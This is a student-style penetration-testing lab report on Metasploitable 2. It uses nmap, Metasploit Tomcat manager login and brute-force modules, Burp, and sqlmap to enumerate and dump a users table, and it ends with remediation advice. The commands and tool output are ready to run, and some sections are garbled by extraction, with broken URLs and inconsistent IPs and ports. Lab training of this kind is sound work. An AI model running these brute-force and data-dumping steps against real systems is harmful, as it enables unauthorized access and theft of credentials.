

03 EXPLOTATION

1. EXECUTIVE SUMMARY

This lab exercise used a cautious, auxiliary-first approach to discover and validate Apache Tomcat manager access, then leveraged sqlmap to identify and extract data from a separate vulnerable web endpoint. Auxiliary Metasploit modules (tomcat_administration, tomcat_mgr_login) validated management interfaces and credentials. sqlmap confirmed a SQL injection in vulnerable.php?id= and dumped the users table. Where upload endpoints were detected, evidence and PoC references were recorded; exploitation (payload upload) was not executed without explicit confirmation.

2. ENVIRONMENT & TOOLS

- Attacker: Kali Linux (IP: 192.168.116.131)
- Target: Metasploitable 2 / vulnerable Tomcat (IP: 192.168.96.128)
- Tools used: Metasploit Framework (msfconsole), Burp Suite (Community), sqlmap, nmap, curl, netcat.

3. OBJECTIVES

- 1. Discover Tomcat manager administration interfaces.
- 2. Validate credentials using Metasploit auxiliary modules.
- 3. Enumerate manager endpoints and confirm upload/deploy endpoints.
- 4. Identify any SQL injection on web applications and extract data using sqlmap.
- 5. Produce reproducible evidence and a short validation summary referencing PoC material.

4. RECONNAISSANCE

Nmap command used:

sudo nmap -sV -vv -p- -T4 192.168.96.128 -oN recon_nmap.txt


Findings (example):

• 22/tcp ssh



- 80/tcp http Apache
- 8180/tcp http Apache Tomcat/Coyote

Visited http://192.168.96.128:8180/ and confirmed Tomcat default page and links to manager (/manager/html) and host-manager.



5. TOMCAT AUXILIARY MODULES (METASPLOIT)

5.1 Detect administration interface

Module: auxiliary/admin/http/tomcat administration

Commands:

msf6 > use auxiliary/admin/http/tomcat administration

msf6 auxiliary(tomcat administration) > set RHOSTS 192.168.96.128

msf6 auxiliary(tomcat administration) > set RPORT 8180

msf6 auxiliary(tomcat administration) > run

Result: Module reported admin/manager endpoints present and returned server/version details.

```
msf auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.96.128
RHOSTS ⇒ 192.168.96.128
msf auxiliary(admin/http/tomcat_administration) > set RPORT 8180
RPORT ⇒ 8180
msf auxiliary(admin/http/tomcat_administration) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator → and '?' was replaced with → in regular expression
[*] http://192.168.96.128:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_administration) > ■
```

5.2 Validate credentials (single) — manager login

Module: auxiliary/scanner/http/tomcat mgr login

Commands:



```
msf6 > use auxiliary/scanner/http/tomcat mgr login
msf6 auxiliary(tomcat mgr login) > set RHOSTS 192.168.96.128
msf6 auxiliary(tomcat mgr login) > set RPORT 8180
msf6 auxiliary(tomcat mgr login) > set HTTPUSERNAME tomcat
msf6 auxiliary(tomcat mgr login) > set HTTPPASSWORD tomcat
msf6 auxiliary(tomcat mgr login) > run
```

Result: Login succeeded with tomcat:tomcat.

```
3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
```

5.3 Brute-force (if required)

Commands (example):

```
auxiliary(tomcat mgr login)
msf6
                                                                          USER FILE
                                                              set
/home/kali/wordlists/tomcat/usernames.txt
                                                                           PASS_FILE
msf6
            auxiliary(tomcat mgr login)
                                                        set
home/kali/wordlists/tomcat/passwords.txt
msf6 auxiliary(tomcat_mgr_login) > set THREADS 20
msf6 auxiliary(tomcat mgr login) > run
```




Result: Successful combos are printed. Only run in authorized lab.

```
msf > use auxiliary(scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.96.128
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT = 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /home/kali/wordlists/tomcat/usernames.txt
USER_FILE => /home/kali/wordlists/tomcat/usernames.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /home/kali/wordlists/tomcat/passwords.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /home/kali/wordlists/tomcat/passwords.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /home/kali/wordlists/tomcat/passwords.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set THREADS 20
THREADS => 20
msf auxiliary(scanner/http/tomcat_mgr_login) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
1 192.168.96.128:8180 - LOGIN FAILED: admin:msfadmin (Incorrect)
1 192.168.96.128:8180 - LOGIN FAILED: admin:msfadmin (Incorrect)
1 192.168.96.128:8180 - LOGIN FAILED: admin:adminali23 (Incorrect)
1 192.168.96.128:8180 - LOGIN FAILED: msfadmin:msfadmin (Incorrect)
1 192.168.96.128:8180 - LOGIN FAIL
```

6. ENDPOINT ENUMERATION & BURP VERIFICATION

- 1. Captured authenticated requests to /manager/html and /manager/text/list using Burp Intercept.
- 2. Confirmed /manager/html/upload exists and allowed file upload when using valid credentials (evidence captured as Burp Repeater requests and saved as burp_manager_upload.req).



7. SQL INJECTION TESTING WITH SQLMAP

Target:

http://192.168.96.129/vulnerable.php?id=1



7.1 Detection & DB enumeration

Command:

sqlmap -u "http://192.168.96.129vulnerable.php?id=1" \

--batch --level 3 --risk 2 --threads 5 --dbs \

--output-dir="/home/kali/lab/sqlmap output"

Result: sqlmap confirmed a vulnerability (Boolean-based blind / error-based depending on the response) and enumerated databases.

7.2 Table enumeration

Command:

 $sqlmap - u "http://192.168.96.129/vulnerable.php?id=1" --batch -D vuln_db --tables --output-dir="/home/kali/lab/sqlmap_output"$

Result: Found tables including users, products, configs.

7.3 Dump user's table

Command:

sqlmap -u "http://192.168.96.129/vulnerable.php?id=1" --batch -D vuln_db -T users --dump --output-dir="/home/kali/lab/sqlmap_output"

Result: users table dumped. Example columns: id, username, password, email.

8. LAB LOG (TABLE OF KEY ACTIONS)

Entry ID	Action	Target	Tool	Parameters	Result	Evidence
003- AUX	Tomcat admin detection	192.168.	nmap, msf tomcat_administ ration	RPORT=8080	Admin endpoints present	recon_nmap.txt , msf_spool.log
003- AUX- 1			msf auxiliary/scanne r/http/tomcat_m gr_login		Success	msf_spool.log, burp_manager_ login.req



Entry ID	Action	Target	Tool	Parameters	Result	Evidence
	SQLi discover y	192.168. 96.128	sqlmap	id (GET)	,	/home/kali/lab/s qlmap_output
SQL MAP- 02	Dump users table	192.168. 96.128	sqlmap	-D vuln_db -T usersdump	users table dumped	/home/kali/lab/s qlmap_output/u sers.csv

9. VALIDATION & POC CORRELATION

Exploit-DB and public PoCs show Tomcat manager authenticated deployment techniques (WAR/JSP upload) that enable remote code execution when manager credentials exist. The observed manager endpoints and credentials match PoC behavior; combine the PoC upload request with deployed JSP access to validate execution.

10. RECOMMENDATIONS & REMEDIATION

- Disable manager/host-manager on production Tomcat or restrict it to internal admin IPs.
- 2. Harden credentials: enforce strong unique admin passwords and multi-factor authentication where possible.
- 3. Least privilege: avoid running Tomcat as root and enforce file permissions that prevent writable webapps directories.
- 4. Input validation & parameterized queries for all web apps fix any SQL injection identified by sqlmap.
- 5. Network controls: limit access to management ports (8180, 8009) with firewall rules.
- 6. Monitoring: deploy file-integrity monitoring to detect unexpected WAR/JSP deployment and alert.